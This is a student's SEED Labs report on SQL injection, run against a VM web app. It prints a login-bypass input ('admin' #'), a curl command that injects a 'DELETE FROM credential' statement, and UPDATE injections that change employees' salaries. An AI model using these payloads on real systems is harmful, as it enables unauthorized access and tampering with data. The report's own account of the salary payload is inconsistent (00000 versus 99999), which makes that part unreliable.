


Lab 4

3.1 Task 1: Get Familiar with SQL Statements

Here we logged in to MySQL, used the Users database, showed the tables, and printed the profile information for Alice.



The screenshot shows a terminal window titled "gibs_vm1.3 [Running] - Oracle VM VirtualBox". The terminal is running a bash shell. The user enters the command `mysql -u root -pseedubuntu`. The MySQL prompt appears, displaying a warning about insecure passwords, a welcome message, the connection ID (6), and the server version (5.7.19-0ubuntu0.16.04.1 (Ubuntu)). The user then enters `use Users;`, which changes the database. Finally, the user enters `show tables;`, which displays a list of tables in the Users database: `Tables_in_Users` and `credential`. The output indicates 1 row in the set, taking 0.00 seconds to execute.

```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[02/27/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can
be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.


mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```





```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
mysql> show * from credential where Name='Alice';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '* from credential where Name='Alice'' at line 1
mysql> select * from credential where Name='Alice';
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+
1 row in set (0.00 sec)
mysql>
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage


Here we type “admin’ #” into the username box, and we can see we get all of the profile information for all the employees.






Task 2.2: SQL Injection Attack from command line

Here we did the same thing as the previous step, but we used curl instead of using the webpage. The format is not so pretty, but the information is there.



Task 2.3: Append a new SQL statement

Here we attempted to append an additional SQL statement, but we get the error seen at the bottom of the second picture. Multiple types of SQL statements were appended, but none of them worked. The textbook seems to imply that this was supposed to happen.





```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[02/27/19]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%3BDELETE%20FROM%20credential%20WHERE%20Name=%27Alice%27%23&Password='


gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
    </div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Alice'#' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n[02/27/19]
seed@VM:~$
```

3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


Here we simply set the nickname to "", salary=00000 where Name='Alice' #" which resets Alice's salary to 99999. As one can see based on the third image, the salary was indeed changed.






Task 3.2: Modify other people's salary



Here we used almost the same code as above, except instead of changing Alice's salary to 99999, we are changing Bobby's salary to 1.

